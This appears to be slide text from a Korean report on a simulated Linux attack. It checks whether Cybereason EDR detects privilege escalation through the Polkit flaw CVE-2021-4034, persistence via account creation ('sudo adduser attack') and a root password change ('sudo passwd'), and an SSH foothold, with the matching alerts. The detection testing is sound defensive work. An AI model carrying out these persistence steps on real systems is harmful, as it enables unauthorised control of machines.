
Linux 공격 시뮬레이션 Flow

- 사이버리즌 EDR 확인 : Polkit 취약점(CVE-2021-4034)를 통한 권한상승 확인 (4/10)



Linux 공격 시뮬레이션 Flow

- 사이버리즌 EDR 확인 : Polkit 취약점(CVE-2021-4034)를 통한 권한상승 확인 (5/10)




Linux 공격 시뮬레이션 Flow

- 사이버리즌 EDR 확인 : Polkit 취약점(CVE-2021-4034)를 통한 권한상승 확인 (6/10)



Linux 공격 시뮬레이션 Flow


- 사이버리즌 EDR 확인 : Polkit 취약점(CVE-2021-4034)를 통한 권한상승 확인 (7/10)



지속성(Persistence) 유지를 위한 계정 생성 및 암호 변경 이벤트 발생 확인


Linux 공격 시뮬레이션 Flow

- 사이버리즌 EDR 확인 : Polkit 취약점(CVE-2021-4034)를 통한 권한상승 확인 (8/10)



February 19, 2025 at 3:16:43 PM GMT+9
Process Creation Time
February 19, 2025 at 3:16:54 PM GMT+9
Process End Time
sudo adduser attack
Command Line

Adduser 명령어로 attack 계정 생성 확인



Suspicious (1)



Suspicion of Anomalous User Account Activity

The process has been performing suspicious persistence activity, via account manipulation (ATT&CK T1098)

공격자는 지속성을 유지하기 위해 비정상적인 계정 생성 수행


Linux 공격 시뮬레이션 Flow

- 사이버리즌 EDR 확인 : Polkit 취약점(CVE-2021-4034)를 통한 권한상승 확인 (9/10)



Linux 공격 시뮬레이션 Flow

- 사이버리즌 EDR 확인 : Polkit 취약점(CVE-2021-4034)를 통한 권한상승 확인 (10/10)




February 19, 2025 at 3:18:28 PM GMT+9
Process Creation Time

February 19, 2025 at 3:18:39 PM GMT+9
Process End Time

sudo passwd
Command Line

passwd 명령어로 root 계정의 암호 변경




Suspensions (1)

Suspicion of Suspicious Password Modification

Suspensions (의심사항)을 통해 비정상적인 암호 수정 행위 인지


Linux 공격 시뮬레이션 Flow

- 사이버리즌 EDR 확인 : SSH 접속을 통한 거점확보 (1/7)





의심스러운 SSH 서비스 조작 행위 이벤트 발생 확인

- 사이버리즌 EDR 확인 : SSH 접속을 통한 거점확보 (2/7)



Linux 공격 시뮬레이션 Flow

- 사이버리즌 EDR 확인 : SSH 접속을 통한 거점확보 (3/7)



February 19, 2025 at 3:23:50 PM GMT+9

Process Creation Time

February 19, 2025 at 3:24:00 PM GMT+9

Process End Time

